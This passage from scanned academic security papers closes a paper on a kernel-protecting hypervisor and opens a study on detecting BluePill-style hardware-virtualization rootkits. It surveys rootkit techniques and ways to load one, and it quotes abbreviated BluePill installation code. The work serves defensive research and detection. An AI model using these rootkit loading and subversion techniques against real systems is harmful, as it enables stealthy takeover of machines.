

The (simplified) Linux kernel address space layout
4 MB pages
4 KB pages
C1
D1
C2
D2
Kernel image
Identity mapping of the physical memory
VMALLOC Zone (device drivers)
NX r/w
C1
D1
C2
D2
Kenrel PGD entries
Mapped pages (have an entry into the PGD)
Not mapped pages
Code pages
Data pages

Fig. 6. Kernel address space layout (first modification)

memory layout) and then, it allows it to effectively write the page table entries with the attributes that depend on the needed constraints.

Let us now explain what happens when the hypervisor takes control of the CPU as a result of the page fault. At this time the hypervisor checks if the fault occurs due to an access to the kernel page tables (by reading the faulting address in the `exit qualification` field of the VMCS). If the faulting address is not in the range of the kernel page tables, then the hypervisor hands over to the kernel (through a VM-entry[9]). Otherwise, if the faulting address is inside the range of the kernel page tables, then the hypervisor replays the instruction that causes the page fault in order to effectively write the page table entry. Then it verifies that the page constraints are preserved with regard to the kernel memory layout it knows[10]. If the instruction results in the invalidation of the constraints on an already existing page table entry (in the kernel page tables), the hypervisor restores the constraints. If the instruction results in the writing of a new page table entry (in the kernel page tables), the hypervisor merely erases this new entry. This last case is justified by the fact the kernel only adds new page table entries in the kernel space through the `vmalloc` function (cf. Footnote 8) and this primitive is modified in order to inform the hypervisor when it wants to add an entry.

[9] Note that in this case the hypervisor needs to perform extra work. It must write information about the page fault – that just triggered – into the VMCS in order for the VM-entry to deliver this event within the guest context.

[10] Note that doing the verification without replaying the instruction would be more complicated and so, more time-consuming as we would have to first determine what is the instruction and then check its arguments.



The (simplified) Linux kernel address space layout
4 MB pages
4 KB pages
C1
D1
C2
D2
Kernel image
Identity mapping of the physical memory
VMALLOC Zone (device drivers)
NX r/w
Kenrel PGD entries
Mapped pages (have an entry into the PGD)
Not mapped pages
Code pages
Data pages

Fig. 7. Kernel address space layout (second modification)

We now have to handle a last problem. Consider that a malicious action crafts its own kernel page tables based on the existing ones but with malicious constraints (e.g., a data page with execution rights). Then, it injects them in a kernel data region, and eventually triggers the loading of the `cr3` register with the address of the top of these malicious page tables. This scenario circumvents our protection. This is why all `cr3` loads must be controlled. This is again easily done through hardware-virtualization. In our approach, the `CR3-load exiting` field of the VMCS is set, in order to trigger a VM-exit on each `cr3` load. At this time the hypervisor checks the last entries of the top-level page table (known as the Page Directory in the IA32 mode and as the PML4 table in the IA32e) from the address that is going to be loaded on `cr3`. These entries constitute the kernel address space. Thus, they must be equal to the ones it knows. If it is not the case the hypervisor emulates the instruction that triggers a `cr3` load by doing nothing, then it hands over to the kernel (through a VM-entry).

Finally, it is worth noting on this KCO that there are some kernel regions that need to be placed inside read-only pages. This is the case, at least, for the region that contains all the kernel page tables, the GDT and the IDT. Also, in this section, we have not covered the case of the collection of page tables that describe the user address-space for each process. In our context, we try to prevent the kernel space from being corrupted. Thus, our hypervisor should verify – in a similar way that has been explained for kernel page tables – that no page table entry, that is written for describing user space layout, contains a physical address of a *kernel* page.

Generic Handling of Simple Kernel-Constrained Data. Let us note that the security measure we have just presented to preserve the kernel page tables can easily be used for any simple Kernel-Constrained data in memory. The generic approach consists in allocating the specific kernel-constrained data in an empty specific page (for instance in 4KB pages in the VMALLOC area) and to unset its `R/W` page attribute. Then, the hypervisor preserves the constraint in the same way that has previously been described. With that mechanism, kernel or user code cannot break covered data constraints.

To conclude on this hypervisor activity, it is worth noting that the KCO that we have focused on does not constitute an exhaustive list. We only aim at pointing some KCO of the Linux kernel and how to protect themselves against alteration. We hold to highlight the fact that all KCO could not be easily captured. However, just preserving some well-chosen KCO can protect the kernel against most existing malware at the kernel level in a global way (such as the ones that rely on overwriting either the GDT, or the IDT, or the system call table, or registers like `idtr`, `gdtr`, etc.).

5.3 Prevention of Hypervisor Memory Corruption

Through the Control of CPU-based Access Vectors. In order to prevent the corruption of the hypervisor memory space, this one must virtualize the paging unit. That is, it must retain control over the processor's address-translation mechanisms. In our case, it means that the register `cr3` must only be accessed by the hypervisor and that it needs to emulate the modification of the guest page tables in order to check that the physical addresses that cover its memory space are never used inside them[11].

Also, the hypervisor must filter some I/O ports[12] (at least the PCI address ports – `0xCF8-0xCFB`, and the PCI data ports – `0xCFC-0xCFF`) in order to protect it against CPU System Management Mode hacks [9, 10].

Through the Control of DMA-based Access Vectors. A primary approach is to control and filter I/O port accesses (cf. Footnote 12) that originate from a kernel device driver (or user space) in order to prevent the setting of a DMA transfer from the related device to the hypervisor memory space. In that case, we need to trigger a VM-exit when an access to the specific I/O ports is done, and then to take measures with regard to the physical address that is set to be written by the device. Nonetheless, this approach really seems hard to implement as the I/O ports involved in the establishment of DMA transfers depend on the kind of the bus from which it originates and on the device itself [36]. Also, it prevents insiders from corrupting hypervisor memory space, but it does not protect this space against malicious BusMaster-DMA devices that would take control of a bus such as the Firewire bus [13], without the CPU involvement. To protect against this kind of issue, a system that contains an IOMMU is needed.

5.4 Prevention of Kernel Memory Corruption From Hardware Features

Section 5.3 discusses solutions in order to protect the hypervisor memory-space against corruption. The envisioned solutions (except for the processor's address-translation mechanisms) can

[11] It is worth noting that the instruction `invlpg` that invalidates an entry in the TLB (Translation Lookaside Buffer) does not need to be emulated, as our hypervisor does only have one guest that coincides with the host. Thus, it does not need to maintain shadow page tables.

[12] Note that an access to any I/O ports can trigger a VM-exit if the VMCS is correctly configured.

also prevent the kernel memory-space from being corrupted through malicious access to hardware features.

6 Conclusion and Future Work

In this paper, we have presented security mechanisms that protect the system against some classes of malicious kernel actions. However, these mechanisms are limited. To make them impossible to escape, they must run in a more privileged mode than the kernel itself and thus must use dedicated hardware. That is why we propose to implement them in a light-weight hypervisor called *Hytux*. Such a hypervisor performs different verifications in order to prevent the corruption of some crucial constrained-object of the guest kernel running on top of the hypervisor. We propose a first classification of the possible attacks and for some of them the corresponding virtualization-based solutions. We have also presented a first proof of concept for a IA32 Linux kernel on a 64 bits system that supports the Intel Virtualization Technology. The Hytux demonstrator is currently under development, and we intend to publish it as open source when it is achieved. Although we cannot, for the moment, precisely evaluate the system slowdown that would be induced by our hypervisor, we can still roughly estimate it through simple considerations. Basically, our hypervisor does not perform a lot of work, it just checks some constraints and then directly hands over to the kernel. Moreover, the impact on the system performance also depends on how the hardware extensions for virtualization perform (i.e., how prompt VM-exit, VM-entry and event injections are). At this level, we can look at existing hypervisors that use hardware virtualization (such as KVM – Kernel Based Virtual Machine [37]). These solutions do not cause major system slowdown and thus similar results are expected with our approach.

Additionally, we work on a hypervisor-based solution that protects the kernel from the malicious actions of the Class 1.4. Furthermore, in order to validate our approach based on Kernel-Constrained Objects, we currently work on a model that proposes a formal framework in order to represent interactions between the hardware platform and the different software layers (in our case, the hypervisor, the kernel and the user space layers). We hope this formalization will help us to verify if our approach is efficient in preserving the integrity of the kernel space. We also try to make the model useful for representing Kernel-Constrained Objects as soon as the stage of kernel specification.

References

1. Rutkowska, J.: Subverting Vista Kernel For Fun And Profit. In: Black Hat in Las Vegas 2006. (2006)
2. Lacombe, E., Raynal, F., Nicomette, V.: Rootkit modeling and experiments under linux. Journal in Computer Virology **4** (May 2008) 137–157(21) http://www.ingentaconnect.com/content/klu/11416/2008/00000004/00000002/00000069.
3. Intel: Intel Trusted Execution Technology - Measured Launched Environment Developer's Guide. (2008)
4. Intel: Intel 64 and IA-32 Architectures Software Developer's Manual - Volume 3A: System Programming Guide, Part 1. (2008)
5. Intel: Intel 64 and IA-32 Architectures Software Developer's Manual - Volume 3B: System Programming Guide, Part 2. (2008)
6. truff: Infecting loadable kernel modules. Phrack **61** (2003)
7. sd, devik: Linux on-the-fly kernel patching without lkm. Phrack **58** (2001)
8. c0de: Reverse symbol lookup in linux kernel. Phrack **61** (2003)
9. BSDaemon, coideloko, D0nAnd0n: System management mode hacks. Phrack **65** (2008)

10. Duflot, L., Etiemble, D., Grumelard, O.: Using cpu system management mode to circumvent operating system security functions. In: CanSecWest/core06. (2006)
11. sqrkkyu, twzi: Attacking the core: Kernel exploiting notes. Phrack **64** (2007)
12. Lacombe, E.: Le fonctionnement de pax : Protection against execution. GNU/Linux Magazine France **79** (2006) `http://www.unixgarden.com/index.php/securite/le-fonctionnement-de-pax-protection-against-execution`.
13. Piegdon, D.R.: Hacking in physically addressable memory - a proof of concept. In: Easterhegg 2008. (2008)
14. Dornseif, M., et al.: Firewire - all your memory are belong to us. In: CanSecWest/core05. (2005)
15. Boileau, A.: Hit by a bus: Physical access attacks with firewire. In: Ruxcon 2006. (2006)
16. Rutkowska, J.: Beyond the cpu: Defeating hardware based ram acquisition tools (part i: Amd case). In: Black Hat DC 2007. (2007)
17. pragmatic, THC: (nearly) complete linux loadable kernel modules. the definitive guide for hackers, virus coders and system administrators (1999)
18. Cesare, S.: Kernel function hijacking. (1999)
19. Hoglund, G., McGraw, G.: Exploiting Software - How to break code. Pearson Education. Addison-Wesley (2004)
20. Corbet, J.: vmsplice(): the making of a local root exploit (2008) `http://lwn.net/Articles/268783/`.
21. Corbet, J.: The rest of the vmsplice() exploit story (2008) `http://lwn.net/Articles/271688/`.
22. Nergal: The advanced return-into-lib(c) exploits: Pax case study. Phrack **58** (2001)
23. Designer, S.: Getting around non-executable stack (1997) `http://seclists.org/bugtraq/1997/Aug/0063.html`.
24. Pol, J.: [pine-cert-20040201] reference count overflow in shmat() (2004) `http://seclists.org/bugtraq/2004/Feb/0140.html`.
25. Filiol, E.: Computer Viruses: from theory to applications. IRIS International Series. Springer Verlag France (2005)
26. Spengler, B., et al.: Grsecurity features
27. Corporation, M.: Digital signatures for kernel modules on systems running Windows Vista. Technical report, Microsoft Corporation (2006)
28. Spengler, B., et al.: Pax documentation
29. Shacham, H., Page, M., Pfaff, B., Goh, E.J., Modadugu, N., Boneh, D.: On the effectiveness of address-space randomization. In: CCS '04: Proceedings of the 11th ACM conference on Computer and communications security, New York, NY, USA, ACM (2004) 298–307
30. Cowan, C., Beattie, S., Johansen, J., Wagle, P.: Pointguard: Protecting pointers from buffer overflow vulnerabilities. In: 12th USENIX Security Symposium. (2003)
31. Spengler, B.: Pax's uderef - technical description and benchmarks (2007) `http://www.grsecurity.net/~spender/uderef.txt`.
32. Cowan, C., Pu, C., Maier, D., Walpole, J., Bakke, P., Beattie, S., Grier, A., Wagle, P., Zhang, Q., Hinton, H.: Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In: Proceedings of the 7th USENIX Security Symposium. (1998)
33. Bulba, Kil3r: Bypassing stackguard and stackshield. Phrack **56** (2000)
34. anonymous: Once upon a free()... Phrack **57** (2001)
35. Intel: Intel Virtualization Technology for Directed I/O - Architecture Specification. (2007)
36. Duflot, L., Absil, L.: Programmed i/o accesses: a threat to virtual machine monitors? In: PacSec 2007. (2007)
37. Kivity, A., et al.: Kvm: the linux virtual machine monitor. In: Linux Symposium. (2007)

Detection of an HVM rootkit (aka BluePill-like)

Anthony Desnos[1], Éric Filiol[2], and Ivanlef0u[1]

[1] ESIEA
Laboratoire de Sécurité de l¿Information et des Systèmes (SI&S)
9 rue Vésale, 75 005 Paris, France
desnos@esiea.fr
[2] ESIEA, Laboratoire de Virologie et de Cryptologie Opérationnelles $(V+C)^O$
38 rue des Dr Calmette et Guérin, 53 000 Laval, France,
filiol@esiea.fr

Abstract. Since the first systems and networks developed, virus and worms matched them to follow these advances. So after a few technical evolutions, rootkits could moved easily from userland to kernelland, attaining the Holy Grail: to gain full power on computers. Those last years also saw the emergence of virtualization techniques, allowing the deployment of software virtualization solutions and at the same time to reinforce computer security. Giving ways to a processor to manipulate virtualization have not only significantly increased software virtualization performance, but also has provide new techniques to virus writers.
These effects had the impact to create a tremendous polemic about this new kind of rootkits – HVM (Hardware-based Virtual Machine) – and especially the most (in)famous of them: *Bluepill*. Some people claim them to be invisible and consequently undetectable thus making antivirus software or HIDS definitively useless, while for others, HVM rootkits are nothing but fanciful. However, the recent release of the source code of the first HVM rootkit, *Bluepill*, allowed to form a clear picture of those different claims. HVM can indeed change the state of a whole operating system by toggling it into a virtual machine and thus taking the full control on the host and on the operating system itself.
In this paper, we have striven to demystify that new kind of rootkit. On first hand, we are providing clear and reliable technical data about the conception of such rootkit to explain what is possible and what is not. On a second hand, we provide an efficient, operational detection technique that makes possible to systematically detect *Bluepill*-like rootkits (aka HVM-rootkits).

1 Introduction

Hardware rootkits are for hackers the best way to obtain a full control on the victim. For now, they have been contained to external peripheral device on classical computer. But the apparition of virtualization features in modern processor and the possibility to install hypervisor on the top of operating systems, allowed the emergency of new threat of rootkits.

Intel and AMD provide in their last processors (dual core and amd64) mechanisms to use easily total virtualization or para-virtualization. Bringing a new ring, *Ring -1*, where a hypervisor boot firstly on the host and can manage several virtuals machines. This new class of rootkits, *HVM* rootkits, have hijacked this first purpose to move on the fly the state of an operating system to a virtual machine.

Furthermore, the announcement [31] of the first rootkit fully undetectable using virtualization, *BluePill*, has the effect to generate a general fury in the computer security world. This *security buzz* and the fact that the rootkit can control all timing resources, to monitor all inputs/outputs without installing any *hooks* in memory, results to make the conformist spotting methods ineffective. But this agitation and this no scientific thinking to ask a problem serenely, to stifle the creativity of researchers in the reuse of detecting ways.

Firstly, we present virtualization technologies, and particularly hardware virtualization (Intel and AMD). Thus we will introduce HVM rootkits, to explain their internal work and the controversy that has been emerged. Secondly, we will analyse technicals detecting suggested by the security community, to analyze the exact nature of an HVM rootkit (*BluePill*) and to extend technicals detecting, providing news one and to test them in real situations. At last, we will conclude and address some open-problems with respect to our work.

2 State of art

2.1 Virtualization

Virtualization is a set of technical material and/or software that can run on a single machine multiple operating systems separately from each other as if they were operating on distinct physical machines.

These techniques are not recent but issues for much of the work of IBM research center in Grenoble France in the 70s, which developed the experimental system CP/CMS, becoming the product (then called hypervisor) VM/CMS.

In the second half of the 80s and early 90s, embryos virtualization for personal computers have emerged. The Amiga computer could launch pc x386, Machintosh 68xxx, see solutions X11, and of course all in multitasking. In the second half of 1990, on x86 emulators of old machines of the 1980s were a huge success, including Atari computers, Amiga, Amstrad and consoles NES, SNES, Neo Geo.

But the popularity of virtual machines came with VMware in 2000, which gave rise to a suite of free and proprietary softwares offering virtualization.

Thus, several virtualization techniques can be considered :

- Emulation,
- Full Virtualization,
- Para-virtualization,
- Hardware Virtualization.

2.2 Hardware-assisted Virtualization

In this race of the best virtualization, manufacturers of processors arrived. They have equipped their processor with a new set of instructions, a new context, to optimize and facilitate the full virtualization or para virtualization (we called this type of virtualization, cooperative vitualization (figure 1)), thus obtaining the commutation of different virtual machines directly into the processor.

Examples :

- Xen
- Virtual PC

The two main manufacturers of mass market processors, Intel and AMD, respectively introduced the technology in the processor Vanderpool and Pacifica [16]. They are currently available by default in the Intel Dual Core, and AMD 64-bit.




Fig. 1. Hardware-assisted Virtualization

AMD Virtualization As Intel, AMD cames with new features :

– Quickly switch from host to guest,
– Intercepting of instructions or guest's events,
– DMA access protection : EAP (External Access Protection),
– Tagged TLB between the hypervisor and the virtual machines.

SVM *: Secure Virtual Machine extensions* AMD gives a new set of instructions to take full advantage of virtualization : *SVM*. It allows you to run virtual machines and achieve the materially switching host/VM, ie that each virtual machine has a context that will automatically restored/saved by the processor at each context switching (Hypervisor $\Longleftrightarrow$ Virtual Machine). It can also handle exceptions caused by the virtual machine, intercept instructions or to inject interruptions.

We see the interest to activate this mode if it is available, because it allows you to have full control over the machine.

Invited *Mode* This new mode (real, not real, protected) is introduced by AMD to facilitate virtualization.

VMCB The *VMCB* (or control block of virtual machine), is a structure in memory to describe the state of a machine that will run, and several parts are to be considered :

– a list of instructions or events in the guest to intercept,
– bytes control specifying the execution environment of a guest or indicate special actions to do before executing the code of the guest,
– the state of the processor of the guest.

Activating of SVM Before activating the *SVM*, we must check that the processor has this feature. By executing the *cpuid* instruction with the address *8000_0001h*, the second byte of the *ecx* register must be set to 1.

To activate the *SVM*, we must set the *SVME* bit of *EFER* MSR to 1.

VMRUN This is the most important instruction. It makes possible to run a new virtual machine by providing a control block of virtual machine (*VMCB*), describing features expected and the status of this new machine.

VMSAVE/VMLOAD Both instructions complete the *VMRUN* instruction by saving and loading the control block.

VMMCALL This instruction calls the hypervisor, as in ring 3 or ring 0. The choice of the mode in which this instruction can be called is left to the hypervisor.

#VMEXIT When an interception is called, the processor makes a *#VMEXIT* thereby to switch the status of the virtual machine to hypervisor.

2.3 Rootkits

A rootkit is a program or a set of programs allowing a pirate to maintain an access to a computer system. Rootkits have existed since the beginning of hacking and are therefore constantly changing with new technology.
Features are various, but the main goal is the same, to hide all traces of a hacker :

- codes,
- process,
- networks,
- drivers,
- files,
- $\Longrightarrow$ everything a mind can imagine !

We can classify rootkits in two families :

- Ring 3 (user land),
- Ring 0 (kernel land).

The first family is the oldest, easy to use because it's in ring 3. It is simply an amalgamation of several binaries (ps, ls, netstat, etc.) that will be installed in place of the original, and that filters results to hide data. It is trivial to detect by hashes on the file system ([40]).

But recent years have seen the emergence of attacks all in memory, making progress rootkits in ring 3, and leaving the door open to new types of rootkits. Staying in memory for an attacker is interesting because no information will be written on a mass device (hard drive ...) and thus bypasses some tools of forensics [14].

Three types of userland infections are to be considered :

- Patch on the fly,
- Syscall Proxy,
- Userland Execve.

Path on the fly [9] is a technique [39] [15] to patch [3] dynamically a process, injecting codes, data, and to hijack functions.
Syscall Proxy is a technique which consists in executing a program entirely on the network by sending most of instructions to the exploited server. More precisely, when an usual program is running, it sends many system calls to the kernel in order for example to have access to the I/O peripherals. With Syscall Proxy, all system calls are sent by the attacker, treated by the kernel of the server, and their results are returned. However, even though this method appears original, it uses extensively the network resources. Its performance is thereby directly related because a huge amount of messages transits on the network (two per system call). But most of all, the capacity of detection by the administrators become pretty easy.

The last techniques consists to execute a program without the sys_exec syscall [23] (*sys_execve* on Linux). It replaces in memory the old process with a new code that we will run, or simply to insert a relocatable binary and to jump on it. By using the network,there is no writing on the hard drive [22]. Several automation tools (as *SELF* [29], pitbull [28], or more recently *Sanson The Headman* [35]) have emerged to use this technique easily.

Rootkits in ring 0 allow a stronger level of invisibility for the user. They are used to hide processes, connections, files or to bypass some mechanisms of protection. Three categories [32] are to be considered :

- Those installing hooks in the kernel code,
- Those installing hooks in fields of kernel structure,
- Those with no hooks.

The first category [36] [37] changes the system call table, the interrupt descriptor table, but also redirects some functions. It is therefore easily detectable with tools to make fingerprints of the kernel memory. The abstraction in the Linux kernel can bypass flows [37] by changing pointer functions in a structure. We can easily change the pointer function of the VFS structure, thus hiding all kinds of things. Again this kind of compromise can be detected with memory fingerprints.

The last category is this new generation of malware inherited from virtualization technology hardware.

2.4 Controversy

The problem which appears with this kind of rootkit because it doesn't install hooks in memory and use memory allocator of the system, and it can control various sources of time in a computer against a timing attack. All classic sources, as *RDTSC* instruction which allowed to know the number of ticks of the processor, or clocks in the mother board may be intercepted by the hypervisor, respectively directly on a call of an instruction or an input/output. As a consequence, hypervisor may altered the return value and to hijack the analyse of a detector.

Detecting a hypervisor may be the same problem as detecting an hvm rootkit ? Maybe not. But let us not be too positive [32] in our answer. An user, an administrator system knows if he owns a virtual machine monitor, as he would use himself a virtualization tools (Virtual PC, KVM, XEN). If the detecting system decides that a hypervisor is installed while the user didn't know, thus a rootkit is present. Of course we will show that a payload will enabled us to do without user's knowledge environment .

Several researchers have reacted quickly (maybe too) to this *security buzz* in suggesting sundries solutions :

Timing attack This attack is established on a simple rule. A rootkit alters results and append new instructions [33], we must have a safely database which can be compared to new measurements. However *BluePill* controls all timing resources, it can played with clocks and changed the return value of the time of the instruction.

Pattern matching Pattern matching consists of searching a signature of a rootkit, as for example loading or unloading functions. This method may be used in the *Bluepill* case (in the current release), but it can control I/O and harms the integrity of the reading memory (as a result, hiding itself).

TLB The attack though TLB to detect if a hypervisor is present, is based on the fact that a virtual machine monitor puts the TLB entries to 0 if it intercepts an instruction. It's easy for the detector to watch timing access of a page, to call an intercepted instruction, and read the new timing access to the same page and compared both results.

According to Joanna Rutkowska [32], she is capable to hijack this detecting kind, moreover in AMD processors, the TLB is tagged with an address space identifier (ASID) distinguishing host-space entries from guest-space entries.

DMA Access to the DMA though an external peripheral device [26] as firewire allows to recover physical memory without modification. It is therefore possible to detect an HVM rootkit by searching its signature.

In last processors of *AMD*, EAP (External Access Protection) [17] could be used by a hypervisor to fake the fingerprint.

Also, this solution would be no viable in the future, because IOMMU [2] will allow to solve this problem without access control to the memory by a device.

CPU Bugs This method is simple : crash the processor when virtualization is enabled. It is interesting in experimentation to detect a hypervisor, but no usable in production, and these bugs can be fixed in the next release of a processor.

3 *BluePill* rootkit

BluePill is the first (and only at the moment) public HVM rootkit, created by Joanna Rutkowska in 2006, it has been the subject of several publications, most of them about the subject that it is undetectable, without analysis of its working.

3.1 Installation

Bluepill must be loaded as a driver. But Windows Vista (and Windows Server 2008) integrates a security policy against no driver signing [41]. Thereby, either the driver is loaded by an exploitation [31], or we disable driver signing during the boot of the operating system (function key F8), in this case the field of action is confine (on Windows Vista).

For our experimentation, we have disabled driver signing, and loaded *BluePill* with the tool insdrv.

The first public release (0.11) of *BluePill* works only on *AMD* [16] and the output is on serial port, which is not very usefull (nevertheless it isn't required to have a null modem cable to recover the output). The last public release (0.32) available on web site adds *Intel* processor [24], and writing in the logs of the system.

3.2 Analysis

BluePill didn't install hooks, this is why it is impossible to reinstate during boot. There are several possibilities, either infecting operating system during operating system boot, or sooner during boot as *SubVirt* [30]. In other words, in both cases would make it a classic rootkit and more easily detectable.

BluePill moves the state of an operating system into a guest operating system. No more and no less. Now (except version 0.32, with an Intel keylogger), he hasn't classic rootkit mechanisms (hiding files process, networks, etc). As a result, we can ask us if it is not simply the result of a very good job of a kernel developer and not a designer rootkit? And why any payload is present when it's presented as the most frightening rootkits ?

This is its greatest weakness : to not contain viral payload. *BluePill* can be the same behaviour that a classical rootkit. There are two solutions. Either it hooks functions or structures to realize these behaviors, what a classical rootkit and the detection mechanism is well known, or it monitors the input/output. It may choose the latest solution, but which is the price ? The time ....

Its great strength is to control everything remaining invisible, and could induce a big treatment and thus that causing its loss ?

Thereafter we will analyse summarily *BluePill* source code.

3.3 Working

The working of this new type of malware can be summarized into one sentence : "Switching the operating system into a virtual machine". It is clear that the switching of the state on the fly, allows an interesting stealth (no reboot as Subvirt [30]), and the state of a virtual machine allows a full control.

The algorithm [42] of the new kind of rootkit is in ten steps, but can be resumed in the following section.

Algorithm

1. Loading of the driver,
2. Verification/Activation of the hardware virtualization,
3. Memory allocation of different pages (control block, saved area of the host ...),
4. Initialization of different fields of the control block of the virtual machine (control area, virtual machine area),
5. Switch to the hypervisor execution code,
6. Call of the instruction which run the virtual machine,
7. Unloading of the driver.




Fig. 2. BluePill during the infection




Fig. 3. Bluepill after the infection

Now, we will analyze each parts of this algorithm by associating it to the version 0.32-public [25] of *BluePill*.

Its code is splitted into different parts :

– amd64 : assembly code of the hypervisor, calling of the SVM/VMX instructions, reading/writing code of MSR ..
– common : common code of the rootkit (loading, unloading, etc),
– svm : code for the SVM instructions set,
– vmx : code for the VMX instructions set.

The common code allows via a structure *HVM_DEPENDENT* of function pointers to manage SVM or VMX :

```
/* common/common.h */

typedef struct
{
  UCHAR Architecture;

  ARCH_IS_HVM_IMPLEMENTED ArchIsHvmImplemented;
   [...]
} HVM_DEPENDENT,
```

Loading

Without doubt, the hardest part, it's to find an attack vector to load the rootkit. Typically, the attack requires getting a communication channel to the kernel to insert our code :

– Either by the interface of loading. Now, it is blocked in Windows Vista, because a driver must be signed to load, which has been bypassed [32] but quickly corrected by Microsoft,
– Either by memory devices (*/dev/kmem* on Linux, disabled on Windows Vista, but with a relocation of the code in memory (for example with *Kernsh* [38]).
– Either by the exploitation of a kernel security flaw.

The loading of *BleuPill* begins in the loading driver routine on Windows, the *DriverEntry* function :

```
/* common/newbp.c */

NTSTATUS DriverEntry(
  PDRIVER_OBJECT DriverObject,
  PUNICODE_STRING RegistryPath
)
{
 [...]
[A] HvmInit();
[B] HvmSwallowBluepill();
[C] DriverObject->DriverUnload = DriverUnload;
 [...]
}
```

Three main things are done : *HvmInit* will check the availability of virtualization hardware [A], and *HvmSwallowBluepill* will run the rootkit [B]. We must also setup [C] the field of the unloading routing of the driver of the structure *DriverObject* with the unloading function.

HvmSwallowBluepill :

```
/* common/hvm.c */

NTSTATUS NTAPI HvmSwallowBluepill (
)
{
 [...]
for (cProcessorNumber = 0; cProcessorNumber < KeNumberProcessors; cProcessorNumber++)
{
[A] CmDeliverToProcessor (cProcessorNumber, CmSubvert, NULL, &CallbackStatus);
}
 [...]
}
```

The initialization of the rootkit must be done on each processor [A], that is why we associate to each processor the setup routine (*CmSubvert*).

```
/*  amd64/common-asm.asm */

CmSubvert PROC
[...]
        [A] call      HvmSubvertCpu
CmSubvert ENDP
```

This assembly routine calls the real installation routine [A] (*HvmSubvertCpu*).

```
/* common/hvm.c */

NTSTATUS NTAPI HvmSubvertCpu (
  PVOID GuestRsp
)
{
